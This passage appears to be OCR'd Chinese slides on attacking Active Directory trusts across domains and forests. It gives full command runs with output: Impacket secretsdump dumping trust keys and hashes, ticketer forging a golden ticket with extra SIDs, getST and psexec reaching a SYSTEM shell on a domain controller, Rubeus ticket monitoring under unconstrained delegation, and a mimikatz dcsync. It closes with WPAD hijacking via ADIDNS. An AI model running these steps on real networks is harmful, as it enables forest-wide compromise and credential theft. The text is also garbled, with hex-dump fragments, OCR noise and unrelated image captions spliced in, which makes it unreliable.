e3 9b 97 42 65 66 57 72 18 96 32 e3 9a 5e a3 69 03 54 3d d3 82 a7 e1 46 80 38 a
d ad bd 4d 21 a1 8a ab 8a 19 9c 72 d3 f4 26 c9 bf ec 38 e3 e2 42 52 dc 34 06 ab
a7 56 75 07 6c b8 44 a2 ed 0a a9 69 44 73 80 cf f6 b2 b3 89 83 b9 00 4f 64 c7 90
fd 39 dd fa 52 e1 09 20 77 f9 15 08 dd cb d4 a3 2b fc f3 12 80 40 64 ac 7a 3a 8
a d9 26 69 ab f1 e2 da 13 79 10 3c 07 9d a7 f0 39 62 e8 84 03 ce dd ee 82 b6 f1
b7 98 97 08 cd 53 6a 56 35 5f 79 b2 0c ce d8 55 f9 2f e7 55 f2 9d 40 23 ef 64 fc
c3 ff 43 a0 b9 10 81 59 54 67 6c a9 a7 9e fa 94 c5 2d 80 bf ac ec 05 c3 69 7c 1
9 9a 8d 34 e4 b6 62 51 f2 fb 9f 85 5f 07 c9 fe 14 92 62 d0 0d e5 46 58 43 f3 ad
7d c6
* aes256_hmac 6a8b15df3b9bb2b5307d93529c45fe4102a938f571ce010d4b9d
c9cb04cb1e23
* aes128_hmac de43c4a82ef25cabcd12146e98de6177
* rc4_hmac_nt 97116abcbcb498da7cce2658ebdfbceea
[ Out ] TEST.COM -> SZ.TEST.COM
* 2019/12/10 18:30:49 - CLEAR - 37 d2 d0 bf ad d0 87 e5 a7 6d 52 a7 dd b6
bf 30 f5 cb 09 35 63 f2 b8 44 01 9e c3 14 42 d7 97 40 a8 90 fe 84 e4 da bc b6 ef
e3 9b 97 42 65 66 57 72 18 96 32 e3 9a 5e a3 69 03 54 3d d3 82 a7 e1 46 80 38 a
d ad bd 4d 21 a1 8a ab 8a 19 9c 72 d3 f4 26 c9 bf ec 38 e3 e2 42 52 dc 34 06 ab
a7 56 75 07 6c b8 44 a2 ed 0a a9 69 44 73 80 cf f6 b2 b3 89 83 b9 00 4f 64 c7 90
fd 39 dd fa 52 e1 09 20 77 f9 15 08 dd cb d4 a3 2b fc f3 12 80 40 64 ac 7a 3a 8
a d9 26 69 ab f1 e2 da 13 79 10 3c 07 9d a7 f0 39 62 e8 84 03 ce dd ee 82 b6 f1
b7 98 97 08 cd 53 6a 56 35 5f 79 b2 0c ce d8 55 f9 2f e7 55 f2 9d 40 23 ef 64 fc
c3 ff 43 a0 b9 10 81 59 54 67 6c a9 a7 9e fa 94 c5 2d 80 bf ac ec 05 c3 69 7c 1
9 9a 8d 34 e4 b6 62 51 f2 fb 9f 85 5f 07 c9 fe 14 92 62 d0 0d e5 46 58 43 f3 ad
7d c6
* aes256_hmac bec2534c13e565af460c77751a8ffe2b48dd13650c99637de394
3210192a5af2
* aes128_hmac 1c707d7dfe4363d51381942d1250285a
* rc4_hmac_nt 97116abcbcb498da7cce2658ebdfbceea
```



```

C:\Users\Administrator>net config workstation
计算机名                \\corp
计算机全名              corp.corp.com
用户名                  Administrator

工作站正运行于
    NetBI_Tcpip_{57B58E1A-4882-4ADC-9013-A90EDD389221} {52549ED82CCD}

软件版本                Windows Server 2012 R2 Standard

工作站域                CORP0
工作站域 DNS 名称      corp.com
登录域                  CORP0

COM 打开超时 <秒>      0
COM 发送计数 <字节>    16
COM 发送超时 <毫秒>    250
命令成功完成。

```

```

PS C:\Users\Administrator> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

```

SourceName	TargetName	TrustType	TrustDirection
corp.com	test.com	TreeRoot	Bidirectional

```

PS C:\Users\Administrator>

```

获取inter-realm trust key

```
[pr0mise@ ■ ■ ■ examples]$ ./secretsdump.py -no-pass -k sz.test.com/administrator@dc.test.com -just-dc-user CORP0$  
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
CORP0$:1105:aad3b435b51404eeaad3b435b51404ee:905abfc2a4a60c528f018ab918e5aba3:::  
[*] Kerberos keys grabbed  
CORP0$:aes256-cts-hmac-sha1-96:4c382e34f93efec80395a3823c57f3474e3cb11f71954ae494346aa8a27b46b7  
CORP0$:aes128-cts-hmac-sha1-96:2233d0b77eea32bc75aa8fadf81a10bf  
CORP0$:des-cbc-md5:c175a876d6345e34  
[*] Cleaning up...
```

```
[pr0mise@ ■ ■ ■ examples]$
```

```
[pr0mise@ ■ ■ ■ examples]$
```

```
[pr0mise@, ■ ■ ■ ■ ■ examples]$
```

```
[pr0mise@ ■ ■ ■ examples]$ ./secretsdump.py -no-pass -k sz.test.com/administrator@dc.test.com -just-dc-user SZ0$  
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
SZ0$:1104:aad3b435b51404eeaad3b435b51404ee:97116abcbbc498da7cce2658ebdfbceea:::  
[*] Kerberos keys grabbed  
SZ0$:aes256-cts-hmac-sha1-96:a79724a2d7e8904e9b51adfdff7720b8077a3d64aec18e6e0f3880f803562e8a  
SZ0$:aes128-cts-hmac-sha1-96:939d8d8fb1ac9d022b5802703a56c6f6  
SZ0$:des-cbc-md5:6ee092f1da6215fd  
[*] Cleaning up...  
[pr0mise@fileshare examples]$
```

```
[pr0mise@ ██████ examples]$ python ticketer.py -nthash 905abfc2a4a60c528f018ab918e5aba3 -domain-sid S-1-5-21-1051736633-3259773269-4206400344 -extra-sid S-1-5-21-1258407096-1360244215
main corp.com -spn krbtgt/test.com administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.com/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in administrator.ccache
[pr0mise@ ██████ examples]$
[pr0mise@ ██████ examples]$
[pr0mise@ ██████ examples]$ ./getST.py -debug -k -no-pass -spn cifs/dc.test.com -dc-ip 192.168.1.6 test.com/administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[+] Using Kerberos Cache: administrator.ccache
[+] Returning cached credential for KRBTGT/TEST.COM@CORP.COM
[*] Using TGT from cache
[*] Getting ST for user
[+] Trying to connect to KDC at 192.168.1.6
[*] Saving ticket in administrator.ccache
[pr0mise@ ██████ examples]$ ./psexec.py -no-pass -k corp.
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on dc.test.com.....
[-] share 'c$' is not writable.
[*] Found writable share NETLOGON
[*] Uploading file tzvGjPKi.exe
[*] Opening SVCManager on dc.test.com.....
[*] Creating service zJDY on dc.test.com.....
[*] Starting service zJDY.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on dc.test.com.....
[*] Stopping service zJDY
```

结论:
Inter-realm trust key 默认每隔30天重置一次,在没重置之前 (根据PwdLastSet判断) 我们可以利用它做同林内的跨域金票, 进而控制整个林

A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a bright green light, with its tentacles visible below. The overall aesthetic is ethereal and scientific.


Case 3

跨林横向移动:委派

委派简介

场景:


用户A登陆某web网站, web server要根据A的权限从SQL Server上返回一段内容.



实现方案:

1. Web server有DB server的SA权限,完成用户身份认证后,直接查询相应表单中的数据
2. (委派) Web server没有DB server的SA权限,当用户登陆成功后,缓存一份用户的票据,以该票据跟DB server认证,认证成功后以用户的身份查询数据

非约束委派特性



Rubens

v1.4.2

] Action: TGT Monitoring
] Monitoring every 5 seconds for 4624 logon events
] Target user :

] 2019/9/2 14:13:06 - 4624 logon event for 'C

] 2019/9/2 14:13:06 - 4624 logon event for 'C

] 2019/9/2 14:13:22 - 4624 logon event for 'E

] Target LUID: 0x14d0c239

] Target service : krbtgt

```

UserName      :
Domain        :
LogonId       : 0x14d0c239
UserSID       : S-1-5-21-1665290243-
AuthenticationPackage : Kerberos
LogonType     : Network
LogonTime     : 2019/9/2 6:13:22
LogonServer   :
LogonServerDNSDomain :
UserPrincipalName :
  
```

```

ServiceName   :
TargetName    :
ClientName    :
DomainName    :
TargetDomainName :
AltTargetDomainName :
  
```

1

BA

```

+yg/
k6kh
d/A3wZ14
e72qtoEGB
4nd9+7bz1A
olTi71tHPc
6K8uiEsJgM
Eiprk117to
uozuJ1jMb
X3QwIpWvar
xy11Kpf921
adyw3Vo/i5
7dpQbX5nmw
099WT/C-046
  
```

Rubens

v1.4.2


```

mimikatz # lsadump::dcsync /user:
[XC] '...' will be the domain
[XC] '...' will be the DC server
[DC] 'ad...' will be the user account

Object RDN
** SAM ACCOUNT **

SAM Username      :
User Principal Name :
Account Type      : 3000000U ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 1601/1/1 8:00:00
Password last change :
Object Security ID :
Object Relative ID :

Credentials:
Hash NTLM
ntlm-
  
```

A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a bright green light, with its tentacles visible below. The overall aesthetic is mysterious and high-tech.

Case 4

跨林劫持WPAD

ADIDNS

DNS 管理器

文件(F) 操作(A) 查看(V) 帮助(H)

DNS

- SZ
 - 全局日志
 - 正向查找区域
 - _msdcs.test.com
 - sz.test.com**
 - _msdcs
 - _sites
 - _tcp
 - _udp
 - DomainDnsZones
 - 反向查找区域

名称	类型
_msdcs	
_sites	
_tcp	
_udp	
DomainDnsZones	
(与父文件夹相同)	起始授权机构(SOA)
(与父文件夹相同)	名称服务器(NS)
(与父文件夹相同)	主机(A)
ordinary	主机(A)
sz	主机(A)

sz.test.com 属性

常规 起始授权机构(SOA) 名称服务器 WINS 区域传送 安全

组或用户名(G):

- Everyone
- SELF
- Authenticated Users**
- SYSTEM
- Enterprise Admins (TEST\Enterprise Admins)
- DnsAdmins (SZ0\DnsAdmins)

添加(D)... 删除(R)

Authenticated Users 的权限(P)

	允许	拒绝
完全控制	<input type="checkbox"/>	<input type="checkbox"/>
读取	<input type="checkbox"/>	<input type="checkbox"/>
写入	<input type="checkbox"/>	<input type="checkbox"/>
